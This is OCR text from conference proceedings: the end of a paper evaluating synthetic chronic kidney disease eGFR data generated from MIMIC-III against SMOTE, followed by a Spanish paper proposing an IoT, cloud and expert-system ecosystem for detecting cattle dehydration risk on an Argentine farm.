Secondly, the distribution of real and synthetic eGFR values was analysed. The results are presented in Figure 3, where each subfigure represents a stage of CKD. The first box on the left corresponds to the MIMIC data, while the remaining boxes represent executions with different values of distance ('similarity value') and age filter. In stage G1, a large number of outliers are observed in both real and synthetic data, as there is no upper bound for the eGFR range at this stage. In stages G2, G3b, and G4, all synthetic data boxes exhibit a median that is very similar across the different configurations. In G1, G2, and G5, the 2-1 (orange) and 5-1 (grey) boxes have a smaller interquartile range compared to the other synthetic boxes. In G2 and G3a, the distribution of synthetic data differs significantly from the distribution of real data, as the boxes are not closely aligned. In contrast, in G3b and G4, all the boxes are more similar in both the distribution of values and the size of the interquartile ranges and whiskers.

Additionally, in each stage, the difference in eGFR between a synthetic patient and the patients in its window was calculated: first, using the eGFR of the most similar patient and second, using the average eGFR of all the patients in the window. The results for the execution with a similarity value of 1 and an age filter of 0.5 are shown in Table 3; due to space constraints, the others are not displayed. All RMSE and MAE values are lower when the most similar patient is used for comparison, and increase when the average eGFR of all patients in the window is used. Despite this, in all cases, the values are below 0.12 mL/min, representing a very small difference between synthetic and real values. These positive results demonstrate that the synthetic progression of a patient closely mirrors the real progression of similar patients. In this context, the use of the window and successive filters if fundamental to obtain data that is more related to each synthetic patient. Furthermore, R^2 values very close to 1 indicate a strong correspondence between real and synthetic data, meaning that most of




Fig. 3: eGFR values for real and synthetic data (divided by stage).

the variability in the real eGFR values is reflected in the generated synthetic values.

Table 3: Metrics for experiment with a similarity of 1 and an age filter of 0.5.

	eGFR of the most similar patient			Average eGFR of all similar patients		
Stage	**RMSE**	**MAE**	**R2**	**RMSE**	**MAE**	**R2**
G1	0.043176	0.094769	0.999935	0.116359	0.147134	0.999843
G2	0.025675	0.070751	0.999984	0.111245	0.132484	0.999945
G3a	0.018556	0.059024	0.999994	0.101987	0.119816	0.999973
G3b	0.015405	0.052617	0.999996	0.092839	0.110040	0.999983
G4	0.013779	0.050864	0.999997	0.091295	0.113128	0.999986
G5	0.013692	0.050984	0.999998	0.090525	0.112985	0.999988

In order to compare the synthetic results of our methodology with those of an AI algorithm, the SMOTE implementation from the Python library *imblearn* (imbalanced-learn) was employed. From the same original data, 126,347 synthetic records were generated. After removing 76 duplicate rows, the dataset comprised 126,271 rows. Ultimately, the synthetic dataset was compared with the original data. It was found that 104,417 records were identical to the originals, representing nearly 83% of the generated synthetic data. This presents a significant issue considering data privacy and ethical concerns. Taking this into

account, only the remaining 21,854 rows were used for further analysis. Then, we calculated the mean and the standard deviation for the eGFR values of all patients from each stage. The results are shown in Table 5, with the percentages in parentheses reflecting the difference between the synthetic value and the MIMIC value. From G1 to G3a, the mean values of SMOTE are very similar to those of MIMIC, whereas in G3b and G4 they differ by approximately 2%, and in G5 by 4%. On the other hand, in G1, G3a, G3b, and G4, the mean results of the proposed methodology differ by less than 4% from the real values. In G2, the difference increases to nearly 7%, and in G5, it rises to almost 13%. Overall, the results are better with SMOTE, but the values obtained with the proposed methodology are not significantly distant from those of MIMIC. Regarding the standard deviation, both SMOTE and the proposed methodology yield values lower than those of MIMIC. The greatest difference in SMOTE is nearly -22% in G1, whereas for the proposed methodology it is close to -23% in G5.

Table 4: Metrics of eGFR for real and synthetic data.

	MIMIC		**SMOTE**		**Methodology proposed**	
	Mean	SD	Mean	SD	Mean	SD
G1	103.65	12.01	103.73 (0.08%)	9.41 (-21.62%)	106.20 (2.46%)	11.75 (-2.18%)
G2	71.92	8.61	71.66 (-0.36%)	8.39 (-2.62%)	76.73 (6.69%)	8.04 (-6.68%)
G3a	51.57	4.26	51.34 (-0.44%)	4.23 (-0.58%)	53.50 (3.74%)	3.74 (-12.00%)
G3b	37.14	4.25	36.34 (-2.16%)	3.96 (-6.88%)	38.19 (2.84%)	4.03 (-5.13%)
G4	22.03	4.32	21.71 (-1.45%)	4.22 (-2.28%)	22.54 (2.35%)	3.94 (-8.79%)
G5	9.48	3.12	9.86 (4.03%)	2.98 (-4.38%)	10.68 (12.61%)	2.42 (-22.54%)

Table 5: Metrics of eGFR for real and synthetic data.

5 Conclusions and future work

Following the completion of this research, the proposed objectives have been successfully achieved. Firstly, a dataset of real clinical data was acquired, adapted, and filtered to align with the study of patients diagnosed with CKD. Next, the synthetic patient model and the proposed methodology were explained. The methodology was then applied to the adapted dataset to generate synthetic patient records under various configurations. A specific analysis of the results was conducted, and these results were subsequently compared with those generated using the SMOTE algorithm.

The analysis of the synthetic and real values reveals that there are notable differences in the eGFR distributions between the real and synthetic datasets for certain stages. Despite these differences, when comparing the eGFR values of synthetic patients with those of their real counterparts, the results show very low RMSE and MAE values. Additionally, the R^2 values are nearly equal to 1. This indicates that, despite distribution discrepancies, the synthetic data closely aligns with the real data in terms of prediction accuracy. On the other hand, the metrics for the synthetic data generated with SMOTE are better, although it

should be noted that the values obtained with the proposed methodology do not exhibit significant errors. At this point, it is worth highlighting once again the key advantages of our methodology over AI algorithms: data traceability and the explainability of the entire process.

As future lines of work, an analysis of variable correlations will be incorporated to this methodology. This analysis will enable users to make informed decisions regarding which variables to utilise for the subsequent generation of synthetic data. Additionally, the incorporation of the time variable into the methodology will be explored, with the aim of estimating the time elapsed between each stage change.

Acknowledgments: This publication is supported under contract PID2020-112496GB-I00/ AEI / 10.13039/501100011033

References

1. Amal Alzu'bi, Valerie, and Patty Sheridan. "Electronic Health Record (EHR) Abstraction". In: *Perspectives in health information management / AHIMA, American Health Information Management Association* 18 (Mar. 2021).
2. Aldren Gonzales, Guruprabha Guruswamy, and Scott R Smith. "Synthetic data in health care: A narrative review". en. In: *PLOS Digit. Health* 2.1 (Jan. 2023), e0000082.
3. Lydia Lindner et al. "Using synthetic training data for deep learning-based GBM segmentation". In: *2019 41st Annual International Conference of the IEEE Engineering in Medicine and Biology Society (EMBC)*. Berlin, Germany: IEEE, July 2019.
4. Jason A Thomas et al. "Demonstrating an approach for evaluating synthetic geospatial and temporal epidemiologic data utility: Results from analyzing ¿1.8 million SARS-CoV-2 tests in the United States National COVID Cohort Collaborative (N3C)". July 2021.
5. Ramin Zand et al. "Development of Synthetic Patient Populations and In Silico Clinical Trials". In: Jan. 2018, 57–77. ISBN: 978-3-319-73237-4. DOI: 10.1007/978-3-319-73238-1_5.
6. Angela Webster et al. "Chronic Kidney Disease". In: *The Lancet* 389 (Nov. 2016). DOI: 10.1016/S0140-6736(16)32064-5.
7. Morgan Guillaudeux et al. "Patient-centric synthetic data generation, no reason to risk re-identification in biomedical data analysis". In: *npj Digital Medicine* 6.1 (Mar. 2023). ISSN: 2398-6352. DOI: 10.1038/s41746-023-00771-5. URL: http://dx.doi.org/10.1038/s41746-023-00771-5.
8. Alistair E W Johnson et al. "MIMIC-III, a freely accessible critical care database". en. In: *Sci. Data* 3.1 (May 2016), 160035.
9. Alistair Johnson, Tom Pollard, and Roger Mark. *MIMIC-III Clinical Database (version 1.4)*. 2016. URL: https://doi.org/10.13026/C2XW26.
10. Rafael García-Maset et al. "Documento de información y consenso para la detección y manejo de la enfermedad renal crónica". In: *Nefrología* 42.3 (2022), 233–264. ISSN: 02116995. DOI: 10.1016/j.nefro.2021.07.010.

Un Ecosistema Tecnológico para la Detección de Riesgo de Deshidratación del Ganado Bovino Basado en Ganadería de Precisión

Silvia M. Molina[1 2], Emilio Luque[3], and Dolores Rexachs[3]

[1] Lab. de Investigación y Desarrollo en Inteligencia Computacional (LIDIC), Universidad National de San Luis (UNSL),
[2] Universidad Nacional de La Plata (UNLP), Argentina
[3] Departamento de Arquitectura de Computadoras y Sistemas Operativos, Universidad Autónoma de Barcelona (UAB), España
{emilio.luque@uab.cat, dolores.rexachs@uab.cat}

Resumen La detección de riesgo de deshidratación del ganado bovino es una forma de preservar el bienestar animal que evita en casos extremos la pérdida de éste. Este artículo presenta un Ecosistema tecnológico basado en Ganadería de presición. Sus componentes, hardware y software, consisten de dispositivos inteligentes de *Edge Computing* conectados a la infraetructura de *Computación en la Nube* e *Internet de las Cosas*. Dichos dispositivos son necesarios para poner en funcionamiento una aplicación basada en un modelo de un *Sistema Experto para la Detección de Riesgo de Deshidratación*. Se propone particularmente para campos de monte, de la zona Centro de Argentina dedicados a la ganadería extensiva.

Keywords: Ecosistema Tecnológico, Ganadería de Precisión, Cloud Computing, Edge Computing, Sistemas Expertos, Internet de las cosas.

1. Introducción

La *Ganadería de Precisión* (*Gdp*), combina básicamente las ciencias agrícolas con las tecnologías de la información y la comunicación como *Intenet de las Cosas*(IoT) [16] [15]. Favorece el aumento de la producción y del *Bienestar Animal* (BA) [17], reduce los costos de inversión y permite la resolución oportuna de problemas [3], [4]. Uno de los objetivos es manejar animales individuales mediante el monitoreo continuo en tiempo real. Permite a los campos con gran cantidad de animales manejarlos y conocerlos mejor.

Los animales instintivamente recurren al agua. Puede suceder eventualmente, que no puedan llegar al agua; por ejemplo, por algún problema de salud que le impida su movilidad. Vigilar su hidratación es fundamental, ya que en casos severos de deshidratación puede provocar la muerte.

En los campos dedicados a la producción ganadera bovina extensiva, se procura la provisión de agua a través de aguadas naturales como ríos y arroyos, o represas y/o bebederos. Las aguadas, pueden estar en zonas distantes y de difícil

acceso y control, por lo que la *GdP* puede ser una opción de control complementaria y de soporte a los métodos actuales de observación.

En este artículo se propone un *Ecosistema Tecnológico* denominado *E-SED*, basado en *GdP* para la detección del riesgo de deshidratación del ganado bovino. Es una ampliación de nuestro estudio publicado en [14]. Además, describimos al *E-SED* para el campo *Don Arístides* de la zona Norte de San Luis. Este trabajo de investigación está en desarrollo (*work in progress*), en una etapa inicial, en lo que hace referencia al tema de la evaluación de las posibles alternativas tecnológicas y a la forma de integrarlas, junto con el análisis de costos.

En el contexto de este artículo, un Ecosistema Tecnológico, es la arquitectura de hardware y software necesaria para la detección de riesgo de deshidratación del ganado bovino basado en *GdP*. Involucra componentes de *Internet de las Cosas* (*IoT* por *Internet of Things*), *Computación en la nube* (*CC*, por *Cloud Computing*) e *Inteligencia Artificial* (*IA*) (particularmente a los *Sistemas Expertos*). Son los subsistemas interrelacionados para el procesamiento de los datos involucrados en la detección de riesgo de deshidratación del ganado, desde que se generan hasta que son procesados por el sistema experto.

Los dispositivos *IoT* son colocados en el entorno del animal a controlar e inclusive en él mismo. Además, de los datos generados por dichos dispositivos, también son necesarios datos provistos por otras plataformas en la nube.

El motor de inferencia del sistema experto, incluido en la aplicación, genera la información necesaria a partir del cual se liberan alertas a los dispositivos de las personas interesadas en el control de dichos animales.

El artículo está organizado de la siguiente manera, en la sección 2 presentamos una revisión de las tecnologías de *GdP* utilizadas hoy en día para el seguimiento y control del ganado bovido, en la sección 3 describimos al modelo del sistema experto *SED* en que nos basamos, luego, en la sección 4, describimos al ecosistema tecnológico *E-SED* sus subsistemas y componentes; finalmente en la sección 5 presentamos nuestras conclusiones.

2. Revisión de Tecnologías para *GdP*

En esta sección se pone el énfasis en la revisión de tecnologías aplicadas para el seguimiento continuo y en tiempo real del animal, su salud, bienestar, productividad y reproducción. Nos focalizamos en las tecnologías de: *IoT*, *IA* y *CC*.

En *GdP*, la tecnología de *IA*, en particular los *Sistemas Expertos* [14], surge como una herramienta que permite monitorear, pronosticar, optimizar el crecimiento de los animales [10]. Es un medio para mejorar el bienestar animal, por ejemplo, puede ayudar a reducir la propagación de enfermedades al proporcionar señales de advertencia tempranas de posibles problemas de salud.

Las tecnologías *CC* y *Edge* son soluciones atractivas para el análisis de datos para el sector ganadero. Existen varias plataformas y ecosistemas basados en *GdP* de empresas privadas, que utilizan servicios cloud, para crearlas y mantenerlas. Por ejemplo: *Campo Preciso* [1] y *Caravan Tech* [5].

2.1. Tecnología *IoT*

El *IoT* proporciona la viabilidad técnica para que una gran cantidad de sensores, actuadores y dispositivos inteligentes permanezcan conectados, lo cual es clave para el desarrollo de aplicaciones en tiempo real o cuasi-real [12], [13].

El *IoT* ha impulsado a la aparición de *Redes de Area Amplia de Baja Potencia* (*LPWA*) las cuales proporcionan comunicaciones de largo alcance de hasta 10 a 40 km en zonas rurales y de 1 a 5 km en zonas urbanas, un aspecto interesante para la *GdP*. *LoRaWan* es el protocolo de red que usa la tecnologıa *LoRa* para este tipo de redes.

En *GdP* los sensores son incorporados en el animal, en su entorno para medir las características del suelo como el pasto, el estado del agua que beben hasta las condiciones ambientales en dónde se encuentra el animal.

Respecto al tipo de conectividad se utiliza generalmente *Bluetooth*, mediante un enlace por radiofrecuencia, para dispositivos que se encuentran a corta distancia, inclusive distribuidos en el cuerpo de un mismo animal. También se utiliza el sistema de *GPS* (*Global positioning system*, *Sistema de posicionamiento global*) para ver en tiempo real la ubicación de cada animal.

Algunos dispositivos que se destacan en la *GdP* son:

- Drones. Usados para control en ganadería extensiva, muy útiles en zonas con poca accesibilidad. Utilizados conjuntamente con collares con *GPS*, para su rastreabilidad y conteo de animales, para comprobar su temperatura corporal [6] y para controlar el pastoreo. Otro ejemplo, es el uso en corrales, en sistemas intensivos de encierre como feedlots, el cual toma imágenes para luego ser procesadas y analizadas por una aplicación.
- Caravanas electrónicas. Son un sistema de identificación, con *GPS* y *Bluetooth*. Incluyen un código encriptado que permite relacionarlo con la información referente al animal, tales como: datos productivos, reproductivos, sanitarios, tratamientos, etc. Se debe leer a través de un lector o antena de radiofrecuencia, por ejemplo como los presentados en [8]. Para la lectura es posible la utilización de un bastón lector [7].
- Collares con GPS. Permiten obtener de manera inalámbrica, datos georeferenciados de la posición del animal y trazar su recorrido [16]. Los collares con GPS inteligentes, además poseen algún tipo de procesamiento inteligente sobre los valores sensados. Ejemplo: MuSensor [1], monitorea la temperatura, ubicación, movimiento y rumia del animal.
- Comederos inteligentes. Detectan el consumo individual de los animales para evaluar entre otras variables el mérito genético y su comportamiento [2].
- Balanza inteligente electrónica. Compuesta de una balanza de pesada al paso y una plataforma por donde pasa el animal, tiene una antena que identifica la caravana del animal, los datos del mismo son almacenados en una computadora central, si hay conexión a Internet se envían a un servidor [18].
- Bolo intrarruminal o *Bolo Rumial* [5], es un dispositivo que se coloca dentro del rumen del animal, permite obtener datos y parámetros vitales que son procesados y traducidos en información sobre el estado de salud, alertas tempranas de celo o preñéz entre otros.

3. Modelo de Sistema Experto *SED*

El modelo del sistema experto basado en reglas para la detección del riesgo de deshidratación en bovinos: *Sistema Experto en Deshidratación* (SED) cuya arquitectura se muestra en la *Fig. 1*, fue propuesto en una publicación de nuestra autoría, en [14].Tanto el conocimiento como los datos almacenados en una base de datos son utilizados por el motor de inferencia a través de las reglas.

Datos de Entrada y Conocimiento. Las entradas del sistema experto son: el conocimiento proporcionado por personas expertas y los datos proporcionados por tecnología IoT y algún servicio de análisis disponible en alguna plataforma en la nube que produce un resultado intermedio (se describe en la sección 4.1 en el *Subsistema de recolección de datos* del $E - SED$).




Figura 1. Modelo del sistema experto de detección de riesgo de deshidratación del ganado bovino (SED)

Base de Datos y Conocimiento. Contiene datos actuales e históricos de cada uno de los animales. Además de almacenar datos relevantes sobre las condiciones climáticas y la infraestructura del campo, estos son datos *Multi-entidades* y *Multi-temporal*. Por ejemplo, los datos diarios correspondientes a cada vaca y sus valores correspondientes a su estado tales como: de gestación, lactancia y celo;

Motor de Inferencia. Retroalimenta nuevos conocimientos a la Base de Datos además de responder a la pregunta: *¿Existe riesgo de deshidratación?* y dar avisos o alertas a través de la *Interfaz de Usuario*.

Reglas. Determinadas en relación a un protocolo que utiliza las variables del sistema experto mostradas en el cuadro 1), el cual revisa aspectos del estado de infraestructuras y las condiciones meteorológicas del entorno en donde vive el animal, su estado y su conducta tanto individual como grupal.

4. Ecosistema E-SED

El ecosistema propuesto: $E - SED$, consiste de todos los subsistemas que intervienen en el flujo de los datos desde su generación y su procesamiento, ellos son: El *Subsistema de recolección de datos*, el *Subsistema de inteconexión y transporte de datos*, el *Subsistema de resultados intermedios*, el *Subsistema de detección de riesgo de deshidratación* y el *Subsistema de servicios cloud*.

El *Subsistema de recolección de datos*. Consiste de los dispositivos IoT necesarios para la aplicación que contiene el sistema experto SED, incluidos sensores que miden los datos del entorno, de la infraestructura y del animal. Estos datos corresponden a algunas de las variables de entrada (ver cuadro 1).

El *Subsistema de inteconexión y transporte de datos*. Consiste de los componentes físicos y lógicos correspondientes a las redes de computadoras e IoT utilizadas para el transporte de los datos desde los sensores hasta el sistema experto SED.

El *Subsistema de resultados intermedios*. Consiste de las plataformas disponibles en la nube basados en GdP que producen algún valor que se corresponde a alguna variable de entrada del SED o es un resultado intermedio para calcular el valor de alguna de dichas variables.

El *Subsistema de detección de riesgo de deshidratación*. Consiste de la componente de software que implementa al sistema SED.

El *Subsistema de servicios cloud computing*. Consiste de los servicios CC: $IaaS$, $PaaS$ y $SaaS$, servicios de hardware y de software necesarios para el procesamiento de los datos y el almacenamiento de los mismos.

En las siguientes secciones describimos al E-SED propuesto para el campo rural *Don Arístides*.

4.1. Ecosistema *E-SED* para *Don Arístides*

El establecimiento *Don Arístides* está ubicado en el Departamento Belgrano de la provincia de San Luis, Argentina, a 50 km hacia el Norte, tiene una superficie aproximada de 600 has. Es una zona de monte, dedicada a la cría de ganadería bovina en forma extensiva. Como se muestra en la figura 2, el campo está dividido y administrado en cinco cuadros, los cuales son utilizados temporariamente por los lotes de animales: el cuadro uno tiene una superficie aproximada de 375 has, el cuadro dos tiene una superficie de 290 has, el cuadro 3 tiene una superficie de 63 has, el cuadro 4 tiene una superficie de 45 has y el cuadro 5 tiene una superficie de 14 has. Los animales, beben agua en la única represa disponible, por lo que a veces deben caminar hasta aproximádamente 4 km para tener acceso a la misma. Según la época del año, no asisten diariamente a beber




Figura 2. *Imagen satelital del Establecimiento Don Arístides. Campo dedicado a la ganadería extensiva a la producción bovina. Cuadros 1 a 5. Tecnología IoT propuesta: antenas: A1, A2, A3; Balanzas Inteligente; Estación Metorológica y datalogger*

agua, pueden hacerlo día por medio y dependiendo del tipo de animales, pasan hasta tres días en volver al agua.

Respecto al nivel de pureza del agua, su condición es buena todo el tiempo ya que mantiene una cantidad suficiente de agua en condiciones satisfactorias todo el año, ya que, es una represa con una cantidad de aproximádamente 130 metros de largo por 50 m de ancho y una profundidad de 3 m en la parte más onda, por lo tanto puede contener 20000 litros, que se mantienen con agua de lluvia o la suministrada vía acequia desde el dique de Nogolí.

El establecimiento no dispone de electricidad, la obtención de ésta será a través de energía solar.

Actualmente no hay conexión a Internet, se puede alcanzar, vía satelital o instalando una antena para transmitir la señal a antenas próximas instaladas por el gobierno, en la localidad de Nogolí ubicada a una distancia de 10 km aproximádamente desde la parte central del establecimiento. A continuación se describen los componentes propuestos para el $E\text{-}SED$, la figura 3 muestra los susbsistemas y sus componentes.

Subsistema de recolección de datos

Los dispositivos IoT a considerar se corresponden con los descriptos en el cuadro 1, se muestra la correspondencia entre las variables del sistema experto y los datos de entrada, sensados por algún dispositivo. Entre los detalles que se tuvieron en cuenta es que puedan trabajar con el protocolo *LoRaWan*. Se consideran dispositivos (a) Incorporados en el animal (A) y (b) Colocados en el entorno, como aquellos relacionados a las condiciones meteorológicas (M). Otros de los tipos de variables que se muestran son las tipo G que corresponden a una medida asociada a un grupo de animales. Para el caso de *Don Arístides* no se tienen presente los dispositivos correspondiente a la infraestructura (I) del modelo general ya que el campo no posee bebederos sino represa.

Respecto a los **Dispositivos incorporados en el animal** son necesarios: el *Collar inteligente MuSensor* [1] los datos sensados son analizados en la




Figura 3. Subsistemas del ecosistema $E-SED$ para el establecimiento *Don Arístides*

plataforma *Campo preciso*, se utiliza para el monitoreo en tiempo real de: la temperatura corporal, el comportamiento, movimiento, ubicación y rumia del animal; inclusive se puede detectar si el animal está bebiendo agua o comiendo y cuánta cantidad, útil para obtener los datos de las variables: t_c, l_w, km_w y t_w; una alternatina es el uso del collar *GPS-C* y el *BI* [5] junto con el software *Caravan Tech*. Respecto a los **Dispositivos incorporados en el entorno** son necesarios: dos *Balanzas inteligentes electrónicas* [18] (para la variable w), para ser colocadas en la tranquera de ingreso a la represa, dos facilitarían la fluidez del acceso de los animales a la represa, ya que éstos llegan normalmente en grupos; la *Estación meteorológicaATMOS 41* [11] para ser colocada en la casa del establecimiento cercana a la represa, se pueden recolectar los valores para las variables: t_e, h_e, es una alternativa que utiliza tecnología LoRa, la gestión de los datos puede ser a través del software *Zentra Cloud* y un datalogger.

Subsistema de interconexión y transporte

Para el Subsistema de interconexión y transporte consideramos tecnología *LoRa*, ya que es recomendada para conexiones a grandes distancias y para redes *IoT* en las que se necesitan sensores que no dispongan de corriente eléctrica de red. *LoRaWan* es el protocolo de red que usa la tecnología *LoRa* para redes *LPWAN*, está compuesto de: las antenas (*gateways*) y los nodos que son los dispositivos finales.

Otro componente de una red LoraWan es el *Servidor de red LoRaWan*, el procesador de protocolo que conecta la puerta de enlace y la plataforma en la nube, y su componente adicional *LoRa Geo Server*, que contiene servicios de geolocalización, para determinar la ubicación de los dispositivos.

Cuadro 1. Variables (Var) y tipo (T) del SED asociado: al animal (A), a un grupo de animales (G), a la infraestructura (I) y a las condiciones meteorológicas (M). Tecnologías GdP a utilizar: Estación meteorológica (EM), Caravana con Sistema de Posicionamiento Global (GPS-C), Bolo Intraruminal (BI) y Ecosistemas de Monitoreo ($EcoM$).

Var	T	Descripción	Tecnología Gdp
t_e	M	Temperatura ambiental	EM [11]
h_e	M	Humedad	EM [11]
d_w	I	Cantidad de agua en bebederos	EcoM [5]
t_{dw}	I	Temperatura del agua en bebederos	Sensores [9]
lp_w	I	Nivel de pureza del agua	Sensores [9]
w	A	Peso corporal	Balanza Inteligente Electrónica [18]
t_c	A	Temperatura Corporal	GPS-C [16], MuSensor [1]
l_w	A	Litros de agua consumidos	GPS-C, BI [5]; MuSensor [1]; $EcoM$ [5]
km_w	A	Kilómetros caminados	GPS-C, BI [5]; MuSensor [1]; $EcoM$ [5]
t_w	A	Tiempo en movimiento	GPS-C, BI [5]; MuSensor [1]; $EcoM$ [5]
n_w	A	Nro. de veces por día que beben agua	GPS-C, BI [5]; [16]; $EcoM$ [5]
ai_g	G	Existencia de animales aislados	GPS-C, BI y $EcoM$[5]; [16]
v_a	G	Velocidad prom. de entrada del grupo a la represa	GPS-C, BI y $EcoM$ [5]; [16]

El **Servidor de Aplicaciones LoRa** que también se considera para la gestión de puertas de enlaces y dispositivos.

Como muestra la figura 2, se propone la instalación de 3 antenas dentro del campo, dos antenas LoRa ($A1$ y $A2$, se asume un alcance de 5 km) para que reciban las señales de radiofrecuencia emitidas por los dispositivos incoporados en los animales que estarán distribuidos en el campo y a la estación meteorológica, a su vez, deben comunicarse a una antena con acceso a Internet. La antena $A1$, funciona como puerta de enlace. Desde $A1$ la transmisión de datos hacia la nube se hace vía Internet a una plataforma que contendrá la aplicación con el sistema experto SED. La antena $A2$ hará la función de puente hacia la antena $A1$ y le retransmitirá, los datos transmitidos por los dispositivos IoT.

La antena parabólica $A3$ (para conexión satelital) se conecta vía wifi a un modem, se utiliza para recibir las señales de la balanza inteligente que ingresan por el modem. Por ejemplo, se puede utilizar el *kit de Start link*.

De esta manera la conexión a Internet se alcanza, vía satelital y a travéz de $A1$ a partir de la cual transmite la señal a antenas próximas de la autopista de la información, instaladas en la localidad de Nogolí, instaladas por el gobierno.

4.2. Subsistema de resultados intermedios

En este subsistema se utiliza la plataforma *Campo preciso*, la cual posee algoritmos de IA que analizan los datos obtenidos por el *Collar inteligente MuSensor* y envía alertas automáticas a través del *Whatsapp*, *Sms* o *email*, sus resultados son tomados como un dato intermedio para el sistema experto. Otra alternativa a *Campo Preciso* es utilizar el collar *Collar GPS-C y el BI* y el software *Caravan*

Tech. Además se utiliza el software *Zentra Cloud* para visualizar la información de la estación meteorológica.

4.3. Subsistema de servicios en la nube

Nos centramos en los *AWS* de *Amazon*, para el desarrollo y funcionamiento del sistema experto basado en *SED*: *IaaS* para el procesamiento y almacenamiento del sistema como *Amazon EC2* y *Amazon Simple Notification Service (SNS)* para la emisión de alertas; *PaaS* para la base de datos y conocimiento como *Amazon DynamoDB y RDS*, y *SaaS* para desarrollar el sistema como *AWS App Runner* y *Amazon Simple Workflow Service (SWF)*; *AWS IoT* para el manejo de los dispositivos. Además, consideramos el uso de *Chirpstack* de *LoRa* el cual proporciona una interfaz web para la gestion de dispositivos y antenas.

4.4. Subsistema de detección de riesgo de deshidratación

La aplicación basada en el modelo *SED* recibirá los datos desde los diferentes dispositivos *IoT*, a través de la puerta de enlace *A*1 e información desde el *Subsistema de resultados intermedios* y utilizará los servicios descriptos en la sección 4.3.

5. Conclusiones

En este trabajo presentamos al ecosistema tecnológico *E-SED* basado en *GdP* y una propuesta para el establecimiento *Don Arístides*, establecimos las componentes necesarias para cada subsistema. Observamos que es viable implementar *GdP* en dicho establecimiento y en general en la zona norte de San Luis.

Como trabajo futuro, se propone profundizar en las tecnologías alternativas que minimicen los costos económicos que conlleva el uso de los diferentes servicios en la nube.

6. Agradecimientos

La primera autora agradece a la Universidad Nacional de San Luis (UNSL), al proyecto de investigación PROICO 03-1018 y al Dpto. de Informática.

Los autores agradecen a la Agencia Estatal de Investigación (AEI) de España y al Fondo Europeo de Desarrollo Regional (FEDER) UE under contract PID2020-112496GB-l00.

Referencias

[1] Campo Preciso. Agricultura y Ganadería de Precisión. MuSensor-Ganadería de Precisión, http://www.banderillero.com/2018/musensor.php, last access: Dic. 2023

[2] Portal oficial del Estado argentino. Ciencia Tecnología e Innovación. Comederos Inteligentes que Evalúan la Conducta del Ganado, https://www.argentina.gob.ar/ciencia/cofecyt/proyectos-cofecyt/comederos-inteligentes, last access: Dic. 2023
[3] Ganadería de Precisión. Tech. Rep. 023, INCYTU, México (August 2018)
[4] Berckmans, D.: General Introduction to Precision Livestock Farming. Animal Frontiers 7(1) (Jan 2017)
[5] CARAVAN TECH: Ecosistema IoT Caravan Tech (June 2022), https://www.caravantechs.com/ecosistema/, accessed Nov. 2022
[6] Drones, A.: Ganadería con Drones (Dic 2014), https://acgdrone.com/ganaderia/, last access: Dic. 2023
[7] Farmquip: Baston Simple Tru-test, https://www.farmquip.com.ar/producto/779/baston-tru-test-srs2/, last access: Dic. 2023
[8] Farmquip: Caravanas Electrónicas Allflex, https://www.farmquip.com.ar/producto/630/caravanas-electronicas-allflex/, last access: Dic. 2023
